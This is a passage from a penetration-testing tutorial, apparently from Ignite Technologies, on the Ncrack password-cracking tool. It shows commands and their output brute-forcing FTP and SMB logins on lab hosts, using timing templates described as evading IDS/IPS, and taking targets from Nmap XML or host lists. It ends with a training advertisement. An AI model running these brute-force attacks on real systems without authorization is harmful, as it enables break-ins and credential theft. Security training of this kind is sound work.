As you can observe, when we try to crack the FTP service for the host 192.168.0.106, it gives ignite: 123 as the login credential that I had to save in a text file.

```
ncrack -U user.txt -P pass.txt 192.168.0.106:21 -oN normal.txt
```

But on crack SMB service for the host 192.168.0.105, it gives msfadmin: msfadmin as login credential and here I had appended the output from the previous text file.

```
ncrack -U user.txt -P pass.txt 192.168.0.105:445 -oN normal.txt --append-output
```

Conclusion: So, by reading the normal.txt file, we got both output results in one place rather than having to clobber the specified output files.

```
root@kali:~# ncrack -U user.txt -P pass.txt 192.168.0.106:21 -oN normal.txt

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-04 14:03 EST

Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'

Ncrack done: 1 service scanned in 18.02 seconds.

Ncrack finished.
root@kali:~# cat normal.txt
# Ncrack 0.6 scan initiated Tue Dec  4 14:03:23 2018 as: ncrack -U user.txt -P pass.txt -oN
normal.txt 192.168.0.106:21
Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'

# Ncrack done at Tue Dec  4 14:03:41 2018 -- 1 service scanned in 18.02 seconds.
root@kali:~# ncrack -U user.txt -P pass.txt 192.168.0.105:445 -oN normal.txt --append-output


Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-04 14:03 EST

Discovered credentials for netbios-ssn on 192.168.0.105 445/tcp:
192.168.0.105 445/tcp netbios-ssn: 'msfadmin' 'msfadmin'

Ncrack done: 1 service scanned in 9.00 seconds.

Ncrack finished.
root@kali:~# cat normal.txt
# Ncrack 0.6 scan initiated Tue Dec  4 14:03:23 2018 as: ncrack -U user.txt -P pass.txt -oN
normal.txt 192.168.0.106:21
Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'

# Ncrack done at Tue Dec  4 14:03:41 2018 -- 1 service scanned in 18.02 seconds.
# Ncrack 0.6 scan initiated Tue Dec  4 14:03:53 2018 as: ncrack -U user.txt -P pass.txt -oN
normal.txt --append-output 192.168.0.105:445
Discovered credentials for netbios-ssn on 192.168.0.105 445/tcp:
192.168.0.105 445/tcp netbios-ssn: 'msfadmin' 'msfadmin'

# Ncrack done at Tue Dec  4 14:04:02 2018 -- 1 service scanned in 9.00 seconds.
root@kali:~#
```

Nsock Trace

Ncrack lets us run the nsock trace on our target while attacking it. We can set the trace level anywhere from 0 to 10 depending on our objective. The output from this operation is quite large.

ncrack -U user.txt -P pass.txt 192.168.0.106:21 --nsock-trace 2

```
root@kali:~# ncrack -U user.txt -P pass.txt 192.168.0.106:21 --nsock-trace 2

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-04 14:12 EST
libnsock nsock_timer_create(): Timer created - 500ms from now.  EID 12
libnsock nsock_timer_create(): Timer created - 1000ms from now.  EID 20
libnsock nsock_iod_new2(): nsock_iod_new (IOD #1)
libnsock nsock_connect_tcp(): TCP connection requested to 192.168.0.106:21 (IOD #1) EID 24
libnsock nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 24 [192.168.0.106
:21]
libnsock nsock_read(): Read request from IOD #1 [192.168.0.106:21] (timeout: 20000ms) EID 34
libnsock nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 34 [192.168.0.106:21
] (20 bytes): 220 (vsFTPd 3.0.2)..
libnsock nsock_write(): Write request for 12 bytes to IOD #1 EID 43 [192.168.0.106:21]
libnsock nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 43 [192.168.0.106:2
1]
libnsock nsock_read(): Read request from IOD #1 [192.168.0.106:21] (timeout: 20000ms) EID 50
libnsock nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 50 [192.168.0.106:21
] (34 bytes): 331 Please specify the password...
libnsock nsock_write(): Write request for 10 bytes to IOD #1 EID 59 [192.168.0.106:21]
libnsock nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 59 [192.168.0.106:2
1]
libnsock nsock_read(): Read request from IOD #1 [192.168.0.106:21] (timeout: 20000ms) EID 66
libnsock nsock_trace_handler_callback(): Callback: TIMER SUCCESS for EID 12
```

We weren't kidding when we said the output is large!

Timing and Performance

Timing Templates

In ncrack, the timing template is defined by -T0–5>, with -T0 being the slowest and -T5 being the fastest. By default, all nCrack scans run on the -T3 timing template. The timing template in Ncrack is used to optimise and improve the quality and performance of the scan to get the desired results.

T5: Insane Scan

T4: Aggressive Scan

T3: Normal Scan

T2: Polite Scan


T1: Sneaky Scan

```
ncrack -U user.txt -P pass.txt 192.168.0.105:21 -T1
```

As you can observe from the given below image, it took **187.57 seconds,** and for this reason, T0 and T1 are used to evade firewalls and IDS/IPS.

```
ncrack -U user.txt -P pass.txt 192.168.0.105:21 -T5
ncrack -U user.txt -P pass.txt 192.168.0.105:21
```

On executing the above command, you can compare the time of completing the process in both results; it took **15.01 seconds** during T5 and **24.00 seconds** during default (T3).



Service-Specific Options

cl (min connection limit): minimum number of concurrent parallel connections

CL (max connection limit): maximum number of concurrent parallel connections

at (authentication tries): authentication attempts per connection

cd (connection delay): delay <time> between each connection initiation

cr (connection retires): caps number of service connection attempts

to (time-out): maximum cracking <time> for service, regardless of success so far

You can use the above option while penetrating the whole network to crack any service.

```
ncrack ssh://192.168.0.105 -m ftp:cl=10,CL=30,at=5,cd=2ms,cr=10,to=2ms -sL -d
```

```
root@kali:~# ncrack ssh://192.168.0.105 -m ftp:cl=10,CL=30,at=5,cd=2ms,cr=10,to=2ms -sL -d

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-05 07:31 EST

----- [ Timing Template ] -----
cl=7, CL=80, at=0, cd=0, cr=30, to=0

----- [ ServicesTable ] -----
SERVICE            cl  CL  at  cd  cr  to  ssl path db    domain
ftp:21             10  30  5   2   10  2   no  null null  null
ssh:22             N/A N/A N/A N/A N/A N/A no  null null  null
telnet:23          N/A N/A N/A N/A N/A N/A no  null null  null
http:80            N/A N/A N/A N/A N/A N/A no  null null  null
pop3:110           N/A N/A N/A N/A N/A N/A no  null null  null
imap:143           N/A N/A N/A N/A N/A N/A no  null null  null
netbios-ssn:445    N/A N/A N/A N/A N/A N/A no  null null  null
smb:445            N/A N/A N/A N/A N/A N/A no  null null  null
smb:139            N/A N/A N/A N/A N/A N/A no  null null  null
https:443          N/A N/A N/A N/A N/A N/A yes null null  null
owa:443            N/A N/A N/A N/A N/A N/A yes null null  null
sip:5060           N/A N/A N/A N/A N/A N/A no  null null  null
pop3s:995          N/A N/A N/A N/A N/A N/A yes null null  null
mssql:1443         N/A N/A N/A N/A N/A N/A no  null null  null
mysql:3306         N/A N/A N/A N/A N/A N/A no  null null  null
ms-wbt-server:3389 N/A N/A N/A N/A N/A N/A no  null null  null
rdp:3389           N/A N/A N/A N/A N/A N/A no  null null  null
psql:5432          N/A N/A N/A N/A N/A N/A no  null null  null
vnc:5801           N/A N/A N/A N/A N/A N/A no  null null  null
vnc:5900           N/A N/A N/A N/A N/A N/A no  null null  null
vnc:5901           N/A N/A N/A N/A N/A N/A no  null null  null
vnc:6001           N/A N/A N/A N/A N/A N/A no  null null  null
redis:6379         N/A N/A N/A N/A N/A N/A no  null null  null
winrm:5985         N/A N/A N/A N/A N/A N/A no  null null  Workstation
winrm:5986         N/A N/A N/A N/A N/A N/A no  null null  Workstation
cassandra:9160     N/A N/A N/A N/A N/A N/A no  null null  null
cassandra:9042     N/A N/A N/A N/A N/A N/A no  null null  null
mongodb:27017      N/A N/A N/A N/A N/A N/A no  null admin null

----- [ Targets ] -----
Host: 192.168.0.105
  ssh:22 cl=7, CL=80, at=0, cd=0, cr=30, to=0ms, ssl=no, path=/, db=admin, domain=Workstation


Ncrack done: 1 service would be scanned.
Probes sent: 0 | timed-out: 0 | prematurely-closed: 0
```

Target Specification

Input from Nmap's XML

You might be aware of the functionality of the Nmap tool. Suppose while scanning a network with the help of nmap you have stored its result in XML format, then you can use the ncrack **-iX option** to crack the running services with the help of XML file format.

nmap -sV -p21 192.168.0.106 -oX nmap.xml
ncrack -user ignite -pass 123 -iX nmap.xml

As you can observe from the given image, ncrack cracked the password for FTP without specifying any service or port in the command.

```
root@kali:~# nmap -sV -p21 192.168.0.106 -oX nmap.xml
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-06 12:54 EST
Nmap scan report for 192.168.0.106
Host is up (0.00063s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
MAC Address: 00:0C:29:37:8D:D6 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https
Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
root@kali:~# cat nmap.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl" type="text
<!-- Nmap 7.70 scan initiated Thu Dec  6 12:54:17 2018 as: nmap -sV -p21
<nmaprun scanner="nmap" args="nmap -sV -p21 -oX nmap.xml 192.168.0.106" s
="7.70" xmloutputversion="1.04">
<scaninfo type="syn" protocol="tcp" numservices="1" services="21"/>
<verbose level="0"/>
<debugging level="0"/>
<host starttime="1544118858" endtime="1544118858"><status state="up" reas
<address addr="192.168.0.106" addrtype="ipv4"/>
<address addr="00:0C:29:37:8D:D6" addrtype="mac" vendor="VMware"/>
<hostnames>
</hostnames>
<ports><port protocol="tcp" portid="21"><state state="open" reason="syn-a
sion="3.0.2" ostype="Unix" method="probed" conf="10"><cpe>cpe:/a:vsftpd:v
</ports>
<times srtt="630" rttvar="3770" to="100000"/>
</host>
<runstats><finished time="1544118858" timestr="Thu Dec  6 12:54:18 2018"
; 1 IP address (1 host up) scanned in 1.07 seconds" exit="success"/><host
</runstats>
</nmaprun>
root@kali:~# ncrack -user ignite -pass 123 -iX nmap.xml

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-06 12:54 EST

Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'

Ncrack done: 1 service scanned in 3.00 seconds.

Ncrack finished.
```

Input from the Text file

Executing commands again and again on multiple hosts is quite a time-consuming effort. Therefore, you can place all host IPs in a text file and then use them for cracking any particular service.

ncrack -U user.txt -P pass.txt -iL host.txt -p21

```
root@kali:~# cat host.txt
192.168.0.101
192.168.0.105
192.168.0.106
root@kali:~# ncrack -U user.txt -P pass.txt -iL host.txt -p21

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-06 13:03 EST

Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'
Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'

Ncrack done: 3 services scanned in 24.03 seconds.

Ncrack finished.
root@kali:~#
```

Exclude Host from List

Suppose you are using a list that contains multiple IPs or a range of IPs and you don't want to crack service for a specific IP, then you can use **-exclude option** to eliminate that particular IP from the list of hosts.

ncrack -U user.txt -P pass.txt -iL host.txt -p21 --exclude 192.168.0.106

As you can observe, this time it does not crack for 192.168.0.106 and shows the result for the remaining IP.

```
root@kali:~# ncrack -U user.txt -P pass.txt -iL host.txt -p21 --exclude 192.168.0.106

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-06 13:07 EST

Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'

Ncrack done: 2 services scanned in 21.00 seconds.

Ncrack finished.
root@kali:~#
```


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux